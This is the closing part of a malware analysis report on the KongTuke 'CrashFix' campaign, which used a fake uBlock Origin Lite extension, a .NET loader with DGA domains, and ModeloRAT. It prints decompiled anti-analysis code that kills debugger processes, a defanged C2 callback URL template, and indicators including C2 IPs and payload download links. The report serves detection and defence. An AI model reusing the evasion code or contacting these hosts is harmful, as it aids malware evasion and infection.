8         new int[] { 120, 51, 50, 100, 98, 103 },
9         new int[] { 120, 54, 52, 100, 98, 103 },
10        new int[] { 119, 105, 110, 100, 98, 103 },
11        new int[] { 111, 108, 108, 121, 100, 98, 103 },
12        new int[] { 100, 110, 115, 112, 121 },
13        new int[]
14        {
15            105, 109, 109, 117, 110, 105, 116, 121, 32, 100,
16            101, 98, 117, 103, 103, 101, 114
17        },
18        new int[] { 104, 121, 112, 101, 114, 100, 98, 103 },
19        new int[]
20        {
21            99, 104, 101, 97, 116, 32, 101, 110, 103, 105,
22            110, 101
23        },
24        new int[]
25        {
26            99, 104, 101, 97, 116, 101, 110, 103, 105, 110,
27            101
28        },
29        new int[] { 105, 100, 97 }
30    };
31    foreach (Process process in Process.GetProcesses())
32    {
33        int[][] array2 = array;
34        for (int j = 0; j < array2.Length; j++)
35        {
36            string text = new string(Array.ConvertAll<int, char>(array2[j], (int TweiressRevalessTrandTriort) => (char)TweiressRevalessTrandTriort));
37            if (process.MainWindowTitle.ToLower().Contains(text))
38            {
39                process.Close();
40                return true;
41            }
42        }
43    }
44    return false;

```

Figure 28: `ExcityImpatchScableTerrine` function

Once the DGA spits out domains, the loader constructs its callback URL:

- `hxxp://[DGA_DOMAIN]/st2?s=04e1ab2b-3f93-46fa-9aed-c3a2a3f126c9&id=[HOSTNAME]&key=[FINGERPRINT]`

Breaking this down:

- `s=` - Campaign GUID (hardcoded, identifies this specific campaign)
- `id=` - Victim's computer name

- key= - The fingerprint number from all those anti-analysis checks

The server can look at that key value and make decisions whether to serve the payload or not.

All that hard work for nothing, after emulating the script with the correct fingerprint value, the C2 responded with write-host "TEST PAYLOAD!!!!". Either the threat actor has a sense of humor, or the campaign is in the testing phase.

Conclusion

KongTuke's CrashFix campaign demonstrates how threat actors continue to evolve their social engineering tactics. By impersonating a trusted open-source project (uBlock Origin Lite), crashing the user's browser on purpose, and then offering a fake fix, they have built a self-sustaining infection loop that preys on user frustration.

What we are looking at is a malicious browser extension that typosquats, implements delayed execution to avoid detection, triggers a denial-of-service against the user's own browser, and delivers a multi-stage PowerShell infection chain. The .NET payload adds two-layer encryption (AES-256 plus XOR), weekly-rotating DGA domains, and fingerprinting designed to distinguish a real victim from an analyst's sandbox.

KongTuke clearly plays favorites with their victims. Domain-joined machines, typically corporate endpoints with access to Active Directory, internal resources, and sensitive data, get the VIP treatment: ModeloRAT, a fully-featured Python RAT with RC4-encrypted C2 communications, and support for dropping executables, DLLs, and Python scripts. The RAT even tries to blend in by naming its persistence entries after legitimate software folders like Spotify47 or Adobe2841. This targeting distinction suggests KongTuke prioritizes enterprise environments where a single compromised host can provide lateral movement opportunities, credential harvesting, and access to higher-value assets. Non-domain-joined machines get a different path, more obfuscation layers, more DGA domains, and ultimately a payload that returned "TEST PAYLOAD!!!!" when we finally got through. Either the home user branch is still under development, or KongTuke is saving their best toys for corporate targets where the ROI on a successful compromise is significantly higher.

The obfuscated function names (UnstrolPurableSaffluide, really?) are annoying but ultimately just noise. The real effort went into operational security, making the C2 server smart enough to filter out researchers based on a numeric fingerprint score. If your system doesn't look like a legitimate victim, you get nothing.

For defenders, this campaign reinforces several key points: monitor for unusual use of LOLBins like finger.exe, watch for browser extensions with suspicious permission requests or recent creation dates, and keep an eye on network traffic, whether it's beaconing to nexsniel[d].com, ModeloRAT phoning home to hardcoded IPs on port 80, or hitting randomly generated 15-character .top domains on /st2 or /1.php endpoints. Also watch for pythonw.exe spawning hidden PowerShell processes and suspicious entries in the Run registry key that look a little too much like legitimate software.

Indicators of compromise

Item	Description
cpcdkmjddocikjdkbbeiaafnpdbdafmi	NexShield extension ID
nexsniel[d].com	Primary C2 server for extension telemetry; receives install/update/uninstall beacons with victim UUID
199.217.98[.]108	Hosts finger.exe payload

hxxp://temp[.]sh/utDKu/138d2a62b73e89fc4d09416bcefed27e139ae90016ba4493efc5fbf43b66acfa.exe	Unknown payload (aa.exe)
SHA256: fbfce492d1aa458c0ccc8ce4611f0e2d00913c8d51b5016ce60a7f59db67de67	Core extensions script (background.js)
SHA256: 6399c686eba09584bbb02f31d398ace333a2b57529059849ef97ce7c27752f4	GateKeeper .NET Payload (16933906614.dll)
170.168.103[.]208	ModeloRAT C2
158.247.252[.]178	ModeloRAT C2
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MonitoringService	Primary persistence mechanism for ModeloRAT
hxxps://www.dropbox[.]com/scl/fi/6gscgf35byvflw4y6x4i0/b1.zip?rlkey=bk2hvxvw53ggzhbjiftpej50&st=yyxnfu71&dl=1	Dropbox link hosting ModeloRAT
SHA256: c15f44d6abb3a2a882ffdc9b90f7bb5d1a233c0aa183eb765aa8bfa5832c8c6	ModeloRAT payload (modes.py)
CPCDKMJDDOCIKJDKBBEIAAFNPDBDAFMI_2025_1116_1842_0.crx SHA256: c46af9ae6ab0e7567573dbc950a8ffbe30ea848fac90cd15860045fe7640199c	Chrome extension file
alaynna6899@gmail.com	Registered email for the developer

Detection

GateKeeper Payload (YARA):

https://github.com/RussianPanda95/Yara-Rules/blob/main/KongTuke/gatekeeper_payload.yar

MintsLoader (YARA):

<https://github.com/RussianPanda95/Yara-Rules/blob/main/KongTuke/MintsLoader.yar>

ModeloRAT (YARA):

<https://github.com/RussianPanda95/Yara-Rules/blob/main/KongTuke/ModeloRAT.yar>